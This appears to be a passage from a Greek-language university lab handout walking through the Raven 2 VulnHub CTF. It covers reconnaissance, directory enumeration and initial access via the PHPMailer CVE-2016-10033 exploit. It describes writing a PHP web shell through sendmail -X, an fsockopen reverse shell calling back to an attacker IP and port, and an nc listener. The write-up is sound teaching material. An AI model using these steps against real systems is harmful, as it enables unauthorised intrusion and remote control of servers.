CSEC 101 // CYBERSECURITY LAB SERIES

05

LAB_05 > 05. Raven2-CTF

Raven 2 — CTF Write-up

> PHPMailer RCE (CVE-2016-10033) → MySQL UDF → SUID find → root

Επίπεδο: Μεσαίο | dirb | Exploit-DB | nc | gcc | MySQL UDF | SUID

```
root@lab:~# ./start_lab_05.sh
```

Εργαστηριακό Υλικό Κυβερνοασφάλειας – Εκπαιδευτική Χρήση

VulnHub / TryHackMe, Ethical Hacking

Αναλυτικές Σημειώσεις — Εργαστήριο 04: Raven 2

Το αρχείο αυτό είναι η **εμπλουτισμένη έκδοση** του `README.md`. Το αρχικό κείμενο διατηρείται **αυτούσιο** και μετά από κάθε ενότητα ακολουθεί πλαίσιο *«Επεξήγηση»* με θεωρία, ανάλυση εντολών και τα σημεία που χρειάζονται προσοχή.

Γιατί το Raven 2 είναι το «επόμενο βήμα» μετά το Raven 1

	Raven 1	Raven 2
Είσοδος	Αδύναμος κωδικός SSH	**Ευπάθεια σε βιβλιοθήκη** (PHPMailer)
Ενδιάμεσο	MySQL για flags	MySQL για **privesc**
Κλιμάκωση	Επαναχρησιμοποίηση κωδικού	**MySQL UDF → SUID**
Δεξιότητες	enumeration, hydra, john	exploit code, compilation, SQL file write

Δηλαδή: εδώ δεν «μαντέψαμε» τίποτα — **εκμεταλλευτήκαμε κώδικα**. Είναι το πρώτο εργαστήριο όπου γράφετε/μεταγλωττίζετε exploit.

Τι θα μάθετε

1. Πώς μια βιβλιοθήκη (PHPMailer) γίνεται επιφάνεια επίθεσης ακόμη κι αν η εφαρμογή είναι σωστή.
2. Πώς λειτουργεί ένα **reverse shell** με `nc` και γιατί χρειάζεται TTY.
3. Πώς διαβάζονται credentials από `wp-config.php`.
4. Πώς μια MySQL που τρέχει ως root μετατρέπεται σε εκτέλεση εντολών (UDF).
5. Γιατί το SUID στο `find` εμφανίζεται ξανά — και γιατί είναι διαχρονικό λάθος.

Εκπαιδευτικό Εγχειρίδιο Ασφάλειας Πληροφοριακών Συστημάτων: Ανάλυση του Raven 2 (Vulnhub)

1. Εισαγωγή

Το παρόν έγγραφο αποτελεί έναν αναλυτικό, τεχνικό οδηγό για την επίλυση του εικονικού μηχανήματος (Virtual Machine) **Raven 2**, το οποίο διατίθεται μέσω της πλατφόρμας Vulnhub. Το Raven 2 ταξινομείται ως μηχάνημα επιπέδου "Beginner/Intermediate" τύπου boot2root. Ο αντικειμενικός σκοπός της άσκησης είναι η απόκτηση τεσσάρων (4) ψηφιακών σημαιών (flags) και, τελικά, η πλήρης παραβίαση του συστήματος με την απόκτηση δικαιωμάτων υπερχρήστη (root).

> **Πηγή / Λήψη:** VulnHub — Raven: 2, **Writeup αναφοράς:** Hacking Articles — Raven 2: Vulnhub Walkthrough

---

2. Αναγνώριση Δικτύου και Σάρωση Θυρών (Network Reconnaissance)

Επεξήγηση §2 — δύο διαφορετικά ερωτήματα

`netdiscover` απαντά «*ποιος υπάρχει*» (L2, ARP). `nmap -A` απαντά «*τι τρέχει*» (L3/L4 + scripts). Δεν αντικαθιστούν το ένα το άλλο.

Ανάλυση του `nmap -A` (εικόνα `image-3.png`):

Παράμετρος	Τι προσθέτει
`-A`	Ενεργοποιεί `-sV` + `-sC` + OS detection + traceroute
`-sV`	Εκδόσεις υπηρεσιών (OpenSSH 6.7p1, Apache 2.4.10)
`-sC`	Default scripts (banners, http-title)
`-O` (μέρος του -A)	Μαντεύει λειτουργικό (Linux 3.x/4.x)

Τι διαβάζουμε στο αποτέλεσμα:


```
22/tcp   open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4
80/tcp   open  http    Apache httpd 2.4.10 ((Debian))
111/tcp  open  rpcbind 2-4 (RPC #100000)
```

- **Debian 8 (Jessie)** — παλιό, EOL.
- **Apache 2.4.10** — παλιά έκδοση, αλλά όχι το κύριο πρόβλημα.
- `http-title: Raven Security` — το nmap διαβάζει τον τίτλο της σελίδας, επιβεβαιώνει web app.

Γιατί ελέγχουμε και την 111 (rpcbind): συχνά κρύβει NFS exports. Εδώ δεν οδηγεί πουθενά, αλλά η συνήθεια «ελέγχω κάθε ανοιχτή θύρα» είναι σωστή.

Σύγκριση μεθοδολογίας: στο Raven 1 η πρώτη σκέψη ήταν «WordPress», εδώ το nmap δίνει μόνο Apache. Η διαφορά θα προκύψει στο enumeration του web περιεχομένου.


Η αρχική φάση κάθε δοκιμής διείσδυσης απαιτεί την ταυτοποίηση του στόχου στο τοπικό δίκτυο.



Εικόνα 1 — Σάρωση Δικτύου μέσω `netdiscover`: εντοπίστηκε ο κόμβος `192.168.1.101` με MAC Vendor «VMware, Inc.».

Μετά την εύρεση της IP διεύθυνσης του στόχου (στο παρόν σενάριο `192.168.1.101`), πραγματοποιείται λεπτομερής σάρωση για τον εντοπισμό ανοιχτών θυρών και ενεργών υπηρεσιών.

```
nmap -A 192.168.1.101
```



Εικόνα 2 — `nmap -A`: ταυτοποίηση λειτουργικού συστήματος, εκδόσεων υπηρεσιών και traceroute.

- `nmap`: Το βιομηχανικό πρότυπο για τη χαρτογράφηση δικτύων (Network Mapper).
- `-A`: Η παράμετρος "Aggressive". Αποτελεί μια σύνθετη εντολή που ενεργοποιεί ταυτόχρονα την ανίχνευση του Λειτουργικού Συστήματος (OS detection), την ανίχνευση εκδόσεων των υπηρεσιών (Version detection), τη σάρωση μέσω δεσμών ενεργειών (Script scanning) και την ιχνηλάτηση διαδρομής (Traceroute).
- `192.168.1.101`: Η διεύθυνση IP του συστήματος-στόχου.

Η σάρωση αποκάλυψε τρεις ανοιχτές θύρες: 22 (SSH), 80 (HTTP) και 111 (RPC).

---

3. Απαρίθμηση Υπηρεσιών Ιστού (Web Enumeration)

Επεξήγηση §3 — από την αρχική σελίδα στον κατάλογο `/vendor`

`dirb` είναι σαρωτής περιεχομένου: δοκιμάζει ονόματα από λεξικό και αναφέρει ό,τι απαντά με 200/301/403.

```
dirb http://192.168.1.101/
```

Στην εικόνα `image-4.png` βλέπετε αποτελέσματα όπως `/css/`, `/js/`, `/manual/`, **`/vendor/`**, `/wordpress/`. Το `/vendor/` είναι το ενδιαφέρον: σε PHP projects είναι ο κατάλογος **εξαρτήσεων** (Composer).

Γιατί ο `/vendor/` είναι «χρυσάφι»: περιέχει βιβλιοθήκες τρίτων. Αν δεν έχει αφαιρεθεί από το web root (ή δεν έχει `deny from all`), τότε:

- διαβάζονται τα **ονόματα και οι εκδόσεις** τους (`VERSION`, `composer.json`)
- μερικές φορές διαβάζονται και **αρχεία δοκιμών** ή README με πληροφορίες.

Η εικόνα `image-5.png` δείχνει το index του `/vendor/`:

```
LICENSE   PATH   PHPMailerAutoload.php   README.md
SECURITY.md   VERSION   class.phpmailer.php  ...
```


Δύο σημάδια: **`PATH`** (ύποπτο αρχείο, δεν ανήκει σε βιβλιοθήκη) και **`PHPMailerAutoload.php`** (άρα PHPMailer).

Ανάλυση ευπαθειών βιβλιοθήκης — η σωστή σειρά:

1. Ποια βιβλιοθήκη; (`PHPMailer`)
2. Ποια έκδοση; (`VERSION` → 5.2.6)
3. Υπάρχει γνωστή CVE; (`searchsploit phpmailer`, NVD)
4. Είναι **προσβάσιμη** η λειτουργία από έξω; (υπάρχει φόρμα επικοινωνίας;)

Το flag 1 βρίσκεται στο `/vendor/PATH` (εικόνα `image-6.png`) — δηλαδή σε αρχείο που **δεν θα έπρεπε** να είναι δημόσιο.

Εφόσον εντοπίστηκε υπηρεσία HTTP στη θύρα 80, η επόμενη ενέργεια είναι η χαρτογράφηση της δομής του ιστότοπου.




Εικόνα 3 — Εντοπισμός Ιστότοπου Raven Security στη θύρα 80.

Για την αποκάλυψη κρυφών καταλόγων (directories), χρησιμοποιείται τεχνική επίθεσης λεξικού (brute-forcing).


```
dirb http://192.168.1.101/
```

- `dirb` : Ένα εξειδικευμένο εργαλείο σάρωσης διαδικτυακών εφαρμογών (Web Content Scanner). Λειτουργεί αποστέλλοντας συνεχή αιτήματα HTTP GET χρησιμοποιώντας λέξεις από ένα προκαθορισμένο λεξικό, αναζητώντας απαντήσεις τύπου 200 OK ή 403 Forbidden.
- `http://192.168.1.101/` : Το βασικό URI (Uniform Resource Identifier) του στόχου.



Εικόνα 4 — Αποτελέσματα σάρωσης `dirb`: εντοπίστηκε ο κατάλογος `/vendor/` (και το `/wordpress/`).

Η σάρωση υπέδειξε την ύπαρξη του καταλόγου `/vendor`. Κατά την πλοήγηση στον κατάλογο αυτό, εντοπίστηκαν αρχεία με ιδιαίτερο ενδιαφέρον.



Εικόνα 5 — Το index του `/vendor/`: `PATH`, `VERSION`, `PHPMailerAutoload.php`, `class.phpmailer.php`.

- **Αρχείο `PATH`**: Η προβολή του αποκάλυψε την πρώτη σημαία (Flag 1).



Εικόνα 6 — `flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}` μέσα στο `/vendor/PATH`.

- **Αρχείο `VERSION`**: Υποδείκνυε την έκδοση 5.2.6. Σε συνδυασμό με την παρουσία του αρχείου `PHPMailerAutoload.php`, συνάγεται το συμπέρασμα ότι το σύστημα χρησιμοποιεί τη βιβλιοθήκη **PHPMailer έκδοσης 5.2.6**.

4. Αρχική Πρόσβαση (Initial Access)

Επεξήγηση §4 — CVE-2016-10033 σε απλή διατύπωση

Τι είναι το PHPMailer: η δημοφιλέστερη βιβλιοθήκη αποστολής email σε PHP. Τη χρησιμοποιούν χιλιάδες εφαρμογές, συμπεριλαμβανομένων φορμών επικοινωνίας.

Η ευπάθεια (CVE-2016-10033): η συνάρτηση `mail()` της PHP περνά την παράμετρο `-f` (envelope sender) στο δυαδικό `sendmail`. Το PHPMailer επέτρεπε στον χρήστη να επηρεάσει αυτή την τιμή. Με κατάλληλο περιεχόμενο (π.χ. εισαγωγή επιπλέον παραμέτρων με κενά/quotes) μπορεί να προστεθεί `-X` που γράφει log σε αρχείο — και έτσι να δημιουργηθεί **PHP αρχείο** στον server.

Η αλυσίδα:

```
φόρμα επικοινωνίας  →  PHPMailer 5.2.6  →  sendmail -X /var/www/html/shell.php
                    →  ο Apache σερβίρει το shell.php  →  RCE
```

Το exploit 40974 (Exploit-DB) — εικόνα `image-7.png` — είναι σε **Python** και χρειάζεται παραμετροποίηση (εικόνα `image-8.png`):

Μεταβλητή	Τι ορίζει	Παράδειγμα
`target`	URL που καλεί PHPMailer	`http://192.168.1.101/contact.php`
`backdoor`	Όνομα αρχείου που θα γραφτεί	`shell.php`
`payload`	PHP κώδικας του reverse shell	`<?php … fsockopen … ?>`
IP/port	Πού θα συνδεθεί πίσω	`192.168.1.109:4444`

Ανάλυση του payload: ανοίγει socket (`fsockopen`), αντιγράφει stdin/stdout/stderr πάνω του (`dup2`) και εκτελεί `/bin/sh`. Είναι το κλασικό one-liner reverse shell.

Ο ακροατής — `nc -lvp 4444` (εικόνα `image-10.png`):

Σημαία	Σημασία
`-l`	listen
`-v`	verbose
`-p 4444`	θύρα

Το μήνυμα `can't access tty; job control turned off` δεν είναι σφάλμα, είναι η ένδειξη ότι έχουμε **dumb shell**. Γι' αυτό ακολουθεί:

